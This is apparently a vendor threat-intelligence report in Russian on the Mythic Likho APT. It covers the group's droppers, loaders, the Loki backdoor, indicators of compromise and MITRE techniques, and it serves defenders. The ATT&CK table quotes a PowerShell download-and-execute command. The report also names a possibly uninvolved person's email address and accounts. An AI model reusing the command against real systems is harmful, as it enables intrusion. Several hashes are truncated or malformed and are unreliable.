Сохраненный на предыдущем шаге исполняемый файл представляет собой дроппер следующей стадии, предназначенный для извлечения и запуска загрузчика конечной полезной нагрузки. Аналогично предыдущему компоненту, он существует в нескольких версиях и содержит характерный для этой цепочки атак упакованный ресурс, позволяющий поддерживать несколько различных загрузчиков и их версий, используемых злоумышленниками.

Структура ресурса дроппера № 2

Дроппер второй стадии наследует архитектурные принципы предыдущего: он также динамически разрешает адреса необходимых функций при помощи собственного варианта функции хеширования DJB2, распаковывает сохраненный в ресурсах контейнер и обрабатывает его.

Ключевое отличие этого этапа заключается в том, что после извлечения каждой записи дроппер определяет ее тип (EntryType) и, исходя из него, управляет процессом рефлексивной загрузки следующей стадии.

Классификация типов записей

mainEntryType	additEntryType	Назначение
4	2	Первый и второй дополнительные блоки обрабатываются: первый интерпретируется как параметры подключения и передается загружаемой DLL в качестве аргумента вызываемой функции, а второй обрабатывается «пустыми» обработчиками, после чего полностью уничтожается
3	-	Все дополнительные секции игнорируются, загрузка выполняется без аргументов
2	-	Первый дополнительный блок интерпретируется как параметры подключения и передается загружаемой DLL в качестве аргумента
1	-	Первый дополнительный блок считывается, обрабатывается «пустыми» обработчиками, затем полностью уничтожается

В ходе анализа были изучены несколько версий этого инструмента, что позволило проследить его эволюцию. При неизменном формате ресурсного блока разработчики Mythic Likho последовательно расширяют набор поддерживаемых типов записей и внедряют механизмы, усложняющие анализ. Одним из проявлений этих изменений стало появление описанной ранее техники обфускации данных в куче, отсутствовавшей в ранних версиях дроппера №2. Кроме того, наличие «пустых» обработчиков указывает на создание основы для последующего расширения функциональности инструмента.

Загрузчики

Рефлексивно загружаемая DLL-библиотека выполняет роль агента-загрузчика, который собирает информацию о системе и передает ее на управляющий сервер, откуда в ответ получает конечную полезную нагрузку — бэкдор Loki. Для всех версий загрузчика характерны использование AES для шифрования сообщений и совместимость с такими фреймворками постэксплуатации, как Mythic и Navos.

Структура формируемого сообщения может незначительно различаться в зависимости от версии инструмента, однако начиная со второй половины 2025 года остается неизменной и имеет следующие поля:

- версия загрузчика (например, 1.0, 2.0);
- уникальный 36-байтовый идентификатор агента;
- количество адаптеров;
- IPv4-адреса адаптеров;
- архитектура ОС (x86, x64, arm, arm64 или UNKNOWN);
- версия ОС;
- имя компьютера;
- имя пользователя;
- PID текущего процесса;
- путь к текущему исполняемому файлу;
- уровень целостности процесса.

По аналогии с дропперами, начиная с 2024 года Mythic Likho активно использовали несколько вариантов загрузчиков, эволюцию которых нам также удалось проследить.

HuLoader

HuLoader — первый инструмент из данного семейства. Его ключевой особенностью является то, что, в отличие от последующих версий, он представляет собой самостоятельный исполняемый файл и поставлялся без использования дропперов.

Самая ранняя версия данного инструмента, обнаруженная в 2024 году, имела версию 0.0.2 и была единственной, которая не только собирала информацию о системе (формируя сообщение с тегом checkin), но и запрашивала команду для выполнения (используя `get_tasking`). В зависимости от полученной команды выполнялось одно из следующих действий:

- 0xD9E10DB1 — запуск Beacon Object File (BOF);
- 0x9467C7F4 — изменение интервала опроса;
- 0x07FAF78A — отправка heartbeat-сообщения.

Не менее примечательная особенность: именно в этой версии впервые появляется строка "Terminating Loki... Remember, I'll be back!", которая впоследствии будет перенесена в бэкдор Loki, загружаемый с управляющего сервера.

В дальнейших модификациях HuLoader группировка отказалась от встроенной системы команд, разделив загрузчик и бэкдор на два самостоятельных компонента, тем самым заложив основу для последующих кибератак.

Merlin

Merlin — постэксплуатационный инструмент с открытым исходным кодом, написанный на языке Go, о котором было подробно [рассказано](#) в отчете наших коллег. Этот загрузчик сохраняет ключевые моменты, заложенные в HuLoader, — сбор фиксированной информации о системе и загрузку бэкдора.

В мае 2025 года Mythic Likho загружали агент Merlin уже с применением цепочки дропперов. Стоит отметить, что извлеченный ресурс имел тип 3 согласно таблице выше («загрузка без передачи параметров подключения в аргументе»).

ReflectPulse

ReflectPulse — инструмент, наиболее активно применявшийся группировкой Mythic Likho в большинстве атак, зафиксированных в 2025 году. За указанный период нами было проанализировано несколько версий этого инструмента, что позволило выявить ключевые изменения в его функциональности.

Версии загрузчика, использовавшиеся в период с марта по октябрь 2025 года, извлекались из ресурсов дроппера №2 и при запуске получали от него в качестве аргумента параметры подключения: ключ шифрования, уникальный идентификатор агента, User-Agent, перечень конечных точек, а также зашифрованный с использованием AES адрес управляющего сервера. Передаваемый ключ использовался загрузчиком как для расшифровки строки конфигурации, содержащей адрес управляющего сервера, так и для шифрования и расшифрования сообщений при взаимодействии с этим сервером.

Структура передаваемой в загрузчик конфигурации

В ноябре того же года Mythic Likho впервые использовали обновленную версию ReflectPulse, существенно отличающуюся от предыдущих. Помимо конфигурации, дроппер №2 также передавал в загрузчик локальную версию бэкдора Loki в открытом виде. Кроме того, была расширена структура конфигурации.

Структура обновленной конфигурации, передаваемой в загрузчик

В ReflectPulse используется единый формат шифрования, который применяется как для обработки конфигурационных данных, так и для защиты сетевого взаимодействия с C2-сервером. Данные шифруются с использованием алгоритма AES в режиме CBC, а их целостность контролируется с помощью HMAC-SHA-256.

Формируемый шифртекст имеет составную структуру и включает инициализирующий вектор, зашифрованные данные и аутентификационный код. В обобщенном виде структура выглядит следующим образом:

Структура шифртекста

Получив конфигурацию из дроппера №2, загрузчик извлекает содержащиеся в ней параметры и, если модуль агента в ней был передан в открытом виде, шифрует его с использованием описанного выше формата и хранит до момента запуска исключительно в зашифрованном виде в памяти. После этого ReflectPulse инициирует взаимодействие с C2-сервером, используя значения интервалов опроса, извлеченные из конфигурации.

В случае отсутствия агента в конфигурации загрузчик передает собранные сведения о системе жертвы и ожидает получения зашифрованного модуля агента в ответном сообщении от C2-сервера. При наличии агента ReflectPulse также отправляет информацию о системе, однако в этом случае дожидается ответного сообщения, разрешающего расшифровку и запуск полезной нагрузки.

Метод передачи данных определяется жестко заданным в коде значением: ReflectPulse поддерживает как GET-, так и POST-запросы. В конфигурации для этого предусмотрены две отдельные конечные точки — по одной для каждого метода, а также параметр HTTP-запроса, предназначенный для передачи сформированных данных, отправляемых на C2-сервер.

Примечательно, что этот загрузчик поддерживает два режима работы, выбор между которыми определяется специальным флагом. В стандартном режиме конфигурационные данные хранятся и передаются в открытом виде. В режиме повышенной скрытности, напротив, конфигурационные параметры передаются и хранятся исключительно в зашифрованном виде. ReflectPulse сначала расшифровывает их, после чего переупаковывает: каждый параметр дополнительно перешифровывается с использованием операции XOR и индивидуального ключа, затрудняя анализ дампов памяти процесса.

Бэкдор Loki

Вне зависимости от способа доставки бэкдора, после получения ответа от C2-сервера в памяти процесса будет находиться зашифрованная полезная нагрузка. После ее расшифровки и успешной проверки аутентификационного кода агент выполняет рефлексивную загрузку модуля и вызов его экспортируемой функции, передавая в качестве аргумента ранее извлеченные конфигурационные данные, а также адреса уже разрешенных функций, необходимых для дальнейшей работы.

В процессе инициализации Loki формирует стартовое сообщение, предназначенное для отправки на управляющий сервер. Это сообщение содержит фиксированное magic-значение 01 00 01 00 00 00 и шифруется с использованием того же алгоритма и ключа, что и в загрузчике. Способ передачи данных (GET или POST) также определяется жестко заданным в коде параметром и не зависит от содержимого конфигурации.

Получив ответ от управляющего сервера и успешно расшифровав его, бэкдор приступает к его обработке. Здесь следует отметить, что ответ C2-сервера может содержать более одной команды, — в этом случае каждая команда обрабатывается последовательно до их исчерпания.

Функциональность обновленного Loki не была изменена в сравнении с его первой версией, что было отмечено [в разборе](#).

Перечень поддерживаемых бэкдором команд

Код команды	Назначение
0	Остановка работы бэкдора
1	Обновление интервала связи с сервером
2	Получение файла с управляющего сервера на целевую систему
3	Выгрузка файла с целевой системы на управляющий сервер
4	Запуск нового процесса
5	Загрузка и выполнение кода внутри выбранного процесса
6	Смена текущей рабочей директории
7	Принудительное завершение выбранного процесса
8	Выполнение Beacon Object File
9	Просмотр текущего каталога выполнения
10	Управление правами и токенами доступа Windows
11	Извлечение переменных окружения и их значений

Результаты выполнения команд передаются на C2-сервер в виде структурированных сообщений. Для сообщений об успешном выполнении используется статус 0x04, тогда как при ошибках выполнения применяется значение 0x05. Помимо статуса, сообщения содержат фиксированное значение 0x01, предположительно используемое в качестве идентификатора версии бэкдора, а также код выполненной команды.

Опционально сообщение о выполненной команде может содержать дополнительные поля, в частности подтип выполненной команды, определяющий вариант ее обработки, внутренний код ошибки и значение LastError. Если команда выполнена успешно, к сообщению также добавляются данные, содержащие результат ее выполнения, если его передача предусмотрена.

Структура формируемых бэкдором сообщений в обобщенном виде

Ландшафт кибератак

Так как деятельность Mythic Likho направлена на вымогательство денег за расшифровку информации, жертвами группировки становятся крупные платежеспособные предприятия из таких секторов российской экономики, как:

- машиностроение;
- добывающая промышленность;
- обрабатывающая промышленность.

В то же время организации, ресурсы которых были скомпрометированы и использованы группировкой для доставки вредоносных инструментов, относятся к сферам, универсальным с точки зрения легенд общения и мимикрии:

- государственный сектор;
- СМИ;
- ритейл.

Артефакты

Связь с (Ex)Cobalt

В ходе расследования инцидентов 2025 года команда PT ESC обнаружила, что на этапе закрепления в скомпрометированных сетях атакующие с использованием утилиты Chisel инициировали сетевой туннель до сервера 87.251.66[.]8, загружали на целевой хост руткит [Megatsune из личного арсенала группировки \(Ex\)Cobalt](#), добавляли новых пользователей и SSH-ключи.

Спустя несколько дней SSH-ключи использовались для подключения и развития кибератак с применением загрузчиков HuLoader и ReflectPulse — компонентов личного инструментария группировки Mythic Likho.

Для дальнейшего перемещения внутри периметра скомпрометированной сети Mythic Likho подключали к зараженным хостам удаленное сетевое SMB-хранилище с указанными загрузчиками на том же сервере 87.251.66[.]8, который ранее использовался операторами Megatsune для Chisel-туннелирования.

Полагаем, что обнаруженные артефакты прямо указывают на связь группировок (Ex)Cobalt и Mythic Likho. Они совершают кибератаки в тандеме, дополняя инструментарий и техники друг друга, либо обмениваются личными вредоносными инструментами.

В рамках ретроспективного анализа скомпрометированных сетей команда PT ESC также обнаружила присутствие группировки XDSpy, однако ввиду значительной временной разницы между инцидентами в несколько месяцев оснований утверждать о связи группировок недостаточно.

OSINT-расследование

В ходе расследования инцидентов, связанных с кибератаками Mythic Likho, команда PT ESC обнаружила, что на стадии сбора данных группировка использует экземпляр утилиты для восстановления паролей XenArmor Password Recovery устаревшей версии 2020 года с файлом бесплатной пробной лицензии, выпущенной для пользователя электронной почты onimaruslade@gmail[.]com.

Файл лицензии экземпляра XenArmor Password Recovery

Проведенное OSINT-расследование вывело команду киберразведки к зарегистрированным на указанный email аккаунтам в зарубежных социальных сетях. Аккаунты принадлежат жителю Канады, интересующемуся аниме и немецким футболом. Явные признаки его присутствия в киберпреступном андеграунде отсутствуют. В то же время в даркнете обнаружены следы компрометации доступа к его аккаунтам в зарубежных сервисах и социальных сетях вследствие утечек баз данных — в качестве пароля используется одно и то же простое кодовое слово.

Аккаунты владельца onimaruslade@gmail[.]com: «ms» @onimaruslade зарегистрирован на указанный email, более старый «marc» @onislade является его подписчиком

Аккаунт владельца email onimaruslade@gmail[.]com

Однако озабоченность вызывают следующие факты:

- Отсутствие аккаунта XenArmor: обнаруженный в рамках инцидента экземпляр утилиты использовал пробную лицензию, для получения которой достаточно указать адрес электронной почты без необходимости полноценной регистрации на сайте разработчика.
- Устаревшая версия XenArmor Password Recovery: использование версии утилиты 2020 года в кибератаках 2024–2025 годов выглядит нелогичным, так как получение аналогичной пробной, но актуальной версии 2025 года до сих пор доступно бесплатно на сайте разработчика.

Таким образом, обнаруженные артефакты указывают на два сценария развития активности:

- Житель Канады является участником группировки Mythic Likho либо косвенно связан с ее деятельностью, в т. ч. используется «втемную».

- Обнаруженный экземпляр утилиты распространяется и используется в среде киберпреступного андерграунда ввиду произошедшей ранее компрометации аккаунтов либо оборудования жителя Канады в результате заражения вредоносным программным обеспечением либо использования одинакового простого пароля на разных сервисах.

Заключение

Сложные кибератаки APT-группировки Mythic Likho в отношении российской критической информационной инфраструктуры регулярно фиксируются экспертами PT ESC на протяжении двух лет. Начиная с самых первых кибератак, группировка использует продуманную социальную инженерию, скомпрометированную легитимную инфраструктуру, вредоносный арсенал собственной разработки, последовательно совершенствуя и усложняя его.

Mythic Likho обладает высоким уровнем технического бэкграунда, дисциплины соблюдения анонимности вредоносной инфраструктуры, контактирует и сотрудничает с другими профессиональными APT-группировками, атакующими Россию. Вероятнее всего, члены группировки — представители профессионального киберпреступного андерграунда с внушительным опытом в проведении атак и достаточной материальной базой.

Экспертный центр безопасности Positive Technologies прогнозирует, что Mythic Likho еще долгое время сохранит место в ландшафте киберугроз для критической инфраструктуры России. Эффективная защита от подобных устойчивых сложных угроз может быть обеспечена исключительно путем использования комплексных решений, сочетающих в себе ранее накопленную детектирующую экспертизу и актуальные данные киберразведки. TI-департамент PT ESC продолжит отслеживать активность группировки, своевременно предупреждать потенциальных жертв о готовящихся кибератаках и поставлять уникальные данные киберразведки пользователям продуктов Positive Technologies и портала [PT Fusion](#).

Рекомендации по защите

В целях защиты от кибератак APT-группировки Mythic Likho рекомендуется:

- Использовать лицензированные средства антивирусной защиты с актуальными и регулярно обновляемыми базами сигнатур.
- Проверять с помощью средств антивирусной защиты вложения в электронных письмах, поступающих от недоверенных и подозрительных отправителей. Насторожиться стоит, если отсутствует история переписки с отправителем, а также если отправитель не является контрагентом, использует электронный адрес с нестандартным доменом, акцентирует внимание на срочности изучения документов, особенно подчеркивает названия государственных учреждений, регулирующих органов, надзорных ведомств.
- Не открывать защищенные паролями архивы и вложенные файлы без их предварительной проверки средствами антивирусной защиты.
- Отключить сокрытие расширений файлов, проверять реальные расширения файлов: не открывать файлы, значок которых не соответствует реальному расширению файла; не открывать файлы, содержащие в конце названия несколько расширений, разделенных точкой.
- Регулярно проводить обучение и тренинги сотрудников по безопасному использованию электронной почты и противодействию методам социальной инженерии.

Индикаторы компрометации

Файловые индикаторы

MD5	SHA1	SHA256
eb7886ddc6d28d174636622648d8e9e0	98cfa5906adb7bbbb9a6aa7c0bf18587697cf10	aa544118deb7cb64ded9fdd9455a277d0608c6985e45152
124d2cb81a7e53e35cc8f66f0286ada8	33f1f806a0d2923d16cd97b6e63a4fe3c90e3151	25b6adc34282fb6977f108df9b9ef99bddf1d6b671f7fdc982
14c509df83931028a3c576faeb1d599e	4ead241f723ea852a3be6a7cfa16fa5f42025c37	758cbd169f0fcbea89d889ba7c1b0f8bdc3d464dc1ce11ccc
050d69e24cb6faa831bb4a5e846f023d	fabde9897cca773f3e8d93367d0617d3741d4df3	b5843144103180a3acdc96810a25ffa82c2fbe5540936012
724c8e3fc74dde15ccd6441db460c4e4	55e885d70ea4b92f743af569648f40d42f1687ad	ff4cd4ae4e621e3cc370e274268bd12d54f353350c55de49
834f7e48aa21c18c0f6e5285af55b607	4ef6dafef12eb0d3ffc338c26623c2d4bc026d55	1aa8757c306622d320cf0d5ccceb15c49ba18a40ba9cb42f
46505707991e856049215a09bf403701	21cdde4f6916f7e4765a377f6f40a82904a05431	ff605df63ffe6d7123ad67e96f3bc698e50ac5b982750f77bb
375cfe475725caa89edf6d40acd7be70	8326b2b0569305254a8ce9f186863e09605667e7	81801823c6787b737019f3bd9bd53f15b1d09444f0fe95fad
1b09c01840d9f7a09e6cf819357aa909	064d21ea562c29ff11b95420dc4bbc6aba080d8b	9781216fafa6d219ec5fbbf77d383157d733204171d621bfff
d3d6544e5be3c673c2225f1aca9359cc	9861be47d595225055917789224ab0a88308478f	ac4c3aa64516c107506a21ff5b773aed0238c915b6f688b9
ded148a5a34e1d50f2cd6c9685bf28e8	7353f5c403b9ba44822ae277dc257c0ffff40c83	ece4c52072ad2aebc24deb602b3184291eda53666203452
6b16d1c2d6d749c8b0e7671e9b347791	ce8b8dc09bcd5b80b079bbd07b03dac1fde7d18	41ebd5d8a575d3ea28ad5c4ad2f04bfab29fbc98dd2d068f4
318f29279eb36726385dfa60e626fe50	e10a2ca054e316cbaad605cc48e68a6007abf846	7ff4a29d7f624629de21f8b71b023ac28d424265659b0118f
c3804f7475c8a30f3a58e687e5323ce6	afb18a441e5cd7c0a79f314d6751c90b048972a6	97ec48ab011b3edf5496f3d6cad5f4c885a4ce37304c8bf04
53f484ba46e18c5cd5915c3e9e79f8b0	59e484152eb566b480ebc6e9641c9c683a64f343	3d8c65a3c84e083b8c6ca18208b0bdc400986c6fabdd14cf
0fb8c76db4554c7454b8fbc02067e757	e1d8f255c183bc42e2b0d94db2c6223c38cc9c03	6ccd834fdbba07cf071e3c6de703fbc7f9de10584df127cedf
64679578cbf4db4613c50be4a6ae0896	9c751a5d4ac72c1ab8d77adcef36360a534b51fa	5ce6b56442a9e85b1164886bfb71f49970cd856245058766
c62623550cdf30d1f990d7eb351cdd0a	48d7e3af86d0de159e1fe8fb03475088da58b1dd	d191d35d1add3eeac30aad88623e39180f82c26623e4740
b50528802ebbd467ec5af46ecae24d53	f9960ca55ce7911eaf9120600aa01934844d2248	6ec63d31907474974f9a065fad87ed5375c4ce14cc6120ce
ebe2037b3adc1901a95774eb6126e61d	66058fbfd84b7d906ce5fef80ef8ee5392985805	b30a27066cd2e1f557524e01819b749cf17534b409e211d3
0fc962b63b625b7dc3d89c1784ccd2ae	9d24b27569ff49dc99210bb5d2137b081fa9a447	e90f7f8594333e0a955a1dacchf5e9030ea86fa3c5c39f58b
3f62f8f429c27203b83e2a01464cf845	ee5712f5c7d06a73769d951b27eef82873cf269d	f8f18e2fbb30de3c6d6af1598ecdabeb99a4cd6c2cfb0ffc21f

MD5	SHA1	SHA256
51a1010aa03722eae1fa2a8c55e80885	c43a11071ca070c9d01298046eb44f8a1cf7d0a6	07162f49a860051f8f878b3e3824168d8e0ede5672d21ab3
4bba14d3ae096c8d399537fc4f1c1b31	5f7a75fda15751dc0635bc9d8c3b67f26d96864c	5f1d3992e426f47b572af12160f3cc7ac6c90634b17fd6a08
6ad480ec54b7c36d69a498f1404270a1	058701bc59a237bdb2cdde7b72d5068cd2636479	e45a1fca84ea0de58f88fe8930b0309f9d736b7384a12f01b
483c419249a24fe7c3cba95610223822	6e77fbd27401f237c2c870b1c22fb7b347767f59	c104c01d635c057442f94148bed334f43458b3224f167e8b
a703d7614e843078409a4f46adc5ebd3	5c09858c937e386b64fbbaf96ce1afe7d0fc958	6219ca6c0e0e891df3b848a0bde232dd0b29286f900864e
16c12540cd3f8a3c4ee5015adf5f1553	78515e600b5fe889bc2cf88f4d207d7ef977045f	be317297dae16dd7b90ddd972b40aca810ff52f6a01a06c9
6a876409dc4fda848e14aba5ddb24e08	4bb141452a23c76eb536b6e53e4e044fbb8610c6	f73fe375cddea8a869edad7dd33b3783090113ff0dd0ab3b
70b9ee1b84bd2f144655dddb7ea72241	8ee24f2fd7db05020ff7bbbd77d80b52a3e7c4b9	0f728de0881dc37e79d3e065a331b21f6acadb7d129db2a
f8be5710df1486c69bd49c6c14640f00	f551afb61945a3eecd5a299c7f25638ef04ebb	e7ec0798d5e3febab6be73323bfca1fffd25f24b0b14d721b
babc9ff357b5d41da11c5478e9b33d56	81487461510e5e2c45a036f833df16d6f6ea8f6b	5da62a6ea54c20163d18d4085d9a0ca60ce643de61f808a
13c4f2f2244de0d4a6faed1552c43873	adb559dfbea9ed68bdc31adc4bc78a557b8172a0	a73dd91c0a8e69ae2d46b74d41daa82f057a5bdb82e8e0a
a15ce1fdf7bc7cc50cb124dba296d3af	b89d8df51199187728d7262f811a53518f950505	551c0455a608edd88ecd6946c93ed2ac9a68a4814863097
861461cfdca462b5e6d9da5a610e08a2	94dc229e014f5f1cba17d6681a97b345b6a467b1	c0de8f8292721192cabe33ac51f2b26468bb2ca70f1e49cfb

Скачать в формате:

Сетевые индикаторы

Индикатор	Назначение
info-cloud.ru	HuLoader C2
document.info-cloud.ru	HuLoader C2
billing-gosuslugi.info-cloud.ru	HuLoader C2
cloud.info-cloud.ru	HuLoader C2
telecomz.ru	HuLoader C2
ui.telecomz.ru	HuLoader C2
re.telecomz.ru	HuLoader C2
st.telecomz.ru	HuLoader C2
nsitelecom.ru	HuLoader C2
mail.nsitelecom.ru	HuLoader C2
test.nsitelecom.ru	HuLoader C2
ya.nsitelecom.ru	HuLoader C2
gosuslugi-help.ru	HuLoader C2
document.gosuslugi-help.ru	HuLoader C2
yandex.gosuslugi-help.ru	HuLoader C2
arctelecom.ru	HuLoader C2
forum.arctelecom.ru	HuLoader C2
cloudmaill.ru	HuLoader C2
download.cloudmaill.ru	HuLoader C2
ilcloud.ru	HuLoader C2
net.ilcloud.ru	HuLoader C2
affine.ilcloud.ru	HuLoader C2
jellyfin.ilcloud.ru	HuLoader C2
pangolin.ilcloud.ru	HuLoader C2
bitwarden.ilcloud.ru	HuLoader C2
proxmox.ilcloud.ru	HuLoader C2
appflowy.ilcloud.ru	HuLoader C2
nginx.ilcloud.ru	HuLoader C2
gkrzn.ru	Merlin C2
cloud.gkrzn.ru	Merlin C2
files.gkrzn.ru	Merlin C2
drive.gkrzn.ru	Merlin C2
pop3.gkrzn.ru	Merlin C2
mail.gkrzn.ru	Merlin C2
yuristconsultant.ru	Merlin C2
file.yuristconsultant.ru	Merlin C2
mail.yuristconsultant.ru	Merlin C2
clouddrc.ru	ReflectPulse C2

Индикатор	Назначение
drive.cloudrc.ru	ReflectPulse C2
consultantl.ru	ReflectPulse C2
api.consultantl.ru	ReflectPulse C2
winrar64.ru	ReflectPulse C2
dns-shop-client.ru	ReflectPulse C2
help.dns-shop-client.ru	ReflectPulse C2
smtp.dns-shop-client.ru	ReflectPulse C2
pop.dns-shop-client.ru	ReflectPulse C2
ftp.dns-shop-client.ru	ReflectPulse C2
shopdns.ru	ReflectPulse C2
help.shopdns.ru	ReflectPulse C2
f.shopdns.ru	ReflectPulse C2
npo-iskra.ru	ReflectPulse C2
disk.npo-iskra.ru	ReflectPulse C2
test.npo-iskra.ru	ReflectPulse C2
files.npo-iskra.ru	ReflectPulse C2
docs.npo-iskra.ru	ReflectPulse C2
f.npo-iskra.ru	ReflectPulse C2
electropriborzavod.ru	ReflectPulse C2
cloud.electropriborzavod.ru	ReflectPulse C2
cdn.electropriborzavod.ru	ReflectPulse C2
vesti-news.ru	ReflectPulse C2
api.vesti-news.ru	ReflectPulse C2
mail.vesti-news.ru	ReflectPulse C2
hostmaster.fornex.com.vesti-news.ru	ReflectPulse C2
моя-декларация.рф	ReflectPulse C2
mail.моя-декларация.рф	ReflectPulse C2
gosinfobot.ru	ReflectPulse C2
mail.gosinfobot.ru	ReflectPulse C2

Скачать в формате:

Матрица MITRE ATT&CK

ID	Название	Описание
Разведка (Reconnaissance)		
T1591	Gather Victim Org Information	Mythic Likho изучает сферу деятельности жертвы для разработки легенды общения с ее сотрудниками, подготовки и мимикрии под нее вредоносной инфраструктуры
T1591.001	Gather Victim Org Information: Determine Physical Locations	Mythic Likho изучает географическое положение жертвы для разработки легенды общения с ее сотрудниками, подготовки и мимикрии под нее вредоносной инфраструктуры
T1591.002	Gather Victim Org Information: Business Relationships	Mythic Likho изучает контрагентов жертвы для разработки легенды общения с ее сотрудниками, подготовки и мимикрии под нее вредоносной инфраструктуры
T1589.002	Gather Victim Identity Information: Email Addresses	Mythic Likho изучает адреса электронной почты сотрудников жертвы для определения векторов фишинговой рассылки
T1591.004	Gather Victim Org Information: Identify Roles	Mythic Likho изучает роли сотрудников жертвы для определения векторов фишинговой рассылки
Подготовка ресурсов (Resource Development)		

ID	Название	Описание
T1583.001	Acquire Infrastructure: Domains	Mythic Likho регистрирует в регистраторе доменных имен «Рег.ру» домены и субдомены 3-го уровня для отправки фишинговых писем, хранения и доставки загрузчиков HuLoader, Merlin, ReflectPulse, функционирования C2-инфраструктуры. Мимикрия доменов 2-го уровня: • российские облачные хранилища • сфера деятельности жертвы • государственные услуги • операторы связи • СМИ • промышленность Мимикрия субдоменов 3-го уровня: • облачные хранилища: drive, disk, files, cloud, document, docs, ftp • электронная почта: mail, pop3, pop, smtp • техническая поддержка: forum, help • тестовая инфраструктура: test • Поисковая система: yandex, ya • API: api Для получения информации о зараженных хостах и передачи управляющих команд и следующих стейджей используются следующие GET/POST URL конечных устройств : • /data?q= • /data_query?q= • /index?data= • /meta
T1583.003	Acquire Infrastructure: Virtual Private Server	Mythic Likho арендует виртуальные серверы, которые использует в качестве C2-серверов, SMTP-серверов и SMB-ресурсов для хранения загрузчиков HuLoader, Merlin, ReflectPulse
T1584.003	Compromise Infrastructure: Virtual Private Server	Mythic Likho взламывает сайты российских организаций для хранения и доставки загрузчиков HuLoader, Merlin, ReflectPulse в виде ссылок на вредоносные файлы на скомпрометированных легитимных ресурсах
T1585.002	Establish Accounts: Email Accounts	Mythic Likho регистрирует в российских почтовых сервисах профили и адреса электронной почты, используемые для легендированного общения с жертвой и доставки ссылок на загрузчики HuLoader, Merlin, ReflectPulse со взломанных сайтов легитимных организаций либо облачных хранилищ. Учетные записи регистрируются с использованием российских мобильных номеров, оформляются как рабочие аккаунты сотрудников скомпрометированных организаций: в профиле используются аватары с официальных сайтов и реальные данные сотрудников
T1587.001	Develop Capabilities: Malware	Mythic Likho формирует атакующий инструментарий из вредоносного программного обеспечения собственной разработки: загрузчиков HuLoader, ReflectPulse и бэкдора Loki
T1588.001	Obtain Capabilities: Malware	Mythic Likho формирует атакующий инструментарий из платного и опенсорсного вредоносного программного обеспечения: Merlin, LockBit, SharpHound
T1588.002	Obtain Capabilities: Tool	Mythic Likho формирует атакующий инструментарий из платных и опенсорсных инструментов: XenApp Password Recovery, Rclone, Ligolo-ng, Nmap, PsExec, Mimikatz, Dcomexec, Impacket, Socat, PuTTY
T1608.001	Stage Capabilities: Upload Malware	Mythic Likho размещает загрузчики HuLoader, Merlin, ReflectPulse на облачных хранилищах Mythic Likho размещает загрузчики HuLoader, Merlin, ReflectPulse на взломанных сайтах легитимных организаций
Получение первоначального доступа (Initial Access)		
T1133	External Remote Services	Mythic Likho использует SSH-подключения для получения первоначального доступа к сети жертв
T1199	Trusted Relationship	Mythic Likho в ходе электронной переписки с соблюдением разработки легенды устанавливает доверительные отношения с сотрудником атакуемой организации перед отправкой жертве ссылки на загрузку HuLoader, Merlin, ReflectPulse

ID	Название	Описание
T1204.001	User Execution: Malicious Link	Mythic Likho ожидает загрузку ладер HuLoader, Merlin, ReflectPulse на компьютер атакуемой организации ее сотрудником при переходе по ссылке на вредоносный домен, облачное хранилище или скомпрометированный сайт
T1204.002	User Execution: Malicious File	Mythic Likho ожидает запуск загрузчик HuLoader, Merlin, ReflectPulse на компьютере атакуемой организации ее сотрудником
T1566.002	Phishing: Spearphishing Link	Mythic Likho использует фишинговую рассылку на служебные адреса электронной почты сотрудников жертв содержащую ссылки на загрузчики HuLoader, Merlin, ReflectPulse
T1650	Acquire Access	Mythic Likho использует для получения первоначального доступа к сети жертв SSH-подключения, ранее созданные в скомпрометированной инфраструктуре группировкой (Ex)Cobalt
Выполнение (Execution)		
T1059.001	Command and Scripting Interpreter: PowerShell	Mythic Likho распространяет вредоносные LNK-файлы, при открытии которых выполняются PowerShell-команды для загрузки и установки HuLoader, Merlin, ReflectPulse с вредоносных либо скомпрометированных доменов: powershell -c "\$ProgressPreference='SilentlyContinue'; -Uri \$env:u -OutFile \$env:TEMP\[FILENAME];conhost.exe \$env:TEMP\[FILENAME]"
Закрепление (Persistence)		
T1098.004	Account Manipulation: SSH Authorized Keys	Mythic Likho создает файл SSH-ключей в директории .ssh для обеспечения удаленного SSH-подключения
T1136.001	Create Account: Local Account	Mythic Likho командами net user и net accounts создает на компьютере жертвы новую локальную учетную запись
T1219.002	Remote Access Tools: Remote Desktop Software	Mythic Likho создает сетевые туннели в скомпрометированную сеть с использованием опенсорсных инструментов Ligolo-ng, PuTTY, Socat
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Mythic Likho обеспечивает автозапуск бэкдора Loki при каждом старте компьютера жертвы, модифицируя ключ реестра Windows HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run командой reg add
Предотвращение обнаружения (Defense Evasion)		
T1027.007	Obfuscated Files or Information: Dynamic API Resolution	Mythic Likho использует алгоритм djb2 с измененными константами для хеширования имен WinAPI-функций и библиотек в дропперах, загрузчиках и бэкдоре
T1027.009	Obfuscated Files or Information: Embedded Payloads	Mythic Likho встраивает полезную нагрузку в ресурсы дропперов

ID	Название	Описание			
T1027.010	Obfuscated Files or Information: Command Obfuscation	Mythic Likho использует обфускацию PowerShell-команд в LNK-файлах на загрузку HuLoader, Merlin, ReflectPulse с использованием элементов экранирования			
T1027.013	Obfuscated Files or Information: Encrypted/Encoded File	Mythic Likho применяет шифрование (кодирование) полезной нагрузки, поставляемой дропперами			
T1027.015	Obfuscated Files or Information: Compression	Mythic Likho использует сжатие (DEFLATE) полезной нагрузки, поставляемой дропперами			
T1036.005	Masquerading: Match Legitimate Resource Name or Location	Mythic Likho маскирует экземпляры загрузчиков HuLoader, Merlin, ReflectPulse в файловой системе жертвы под легитимное программное обеспечение: • C:\drivers\NVIDIAControlPanel.exe; • C:\Temp\yandexupdate.exe; • C:\Temp\Telegram.exe; • C:\Temp\chrome.exe.	T1036.007	Masquerading: Double File Extension	Mythic Likho использует двойное расширение для маскировки SCR- и L загрузчиков вредоносного программн обеспечения под PDF-документы
			T1036.008	Masquerading: Masquerade File Type	Mythic Likho изменяет иконки SCR- и LNK-загрузчиков вредоносного программного обеспечения для их маскировки под PDF-документ и JPG-изображения
					Mythic Likho использует поддельные расширения для извлекаемых дропперами файлов полезной нагрузк
			T1036.010	Masquerading: Masquerade Account Name	Mythic Likho при регистрации аккаунт и адресов электронной почты исполь реальные данные сотрудников и фавиконы с официальных сайтов организаций, от имени которых атаку жертву и ведет фишинговую переписи
			T1055	Process Injection	Mythic Likho применяет бэкдор Loki для внедрения шелл-кода в конкретн процесс
			T1055.001	Process Injection: Dynamic-link Library Injection	Mythic Likho применяет бэкдор Loki для внедрения DLL в конкретный про
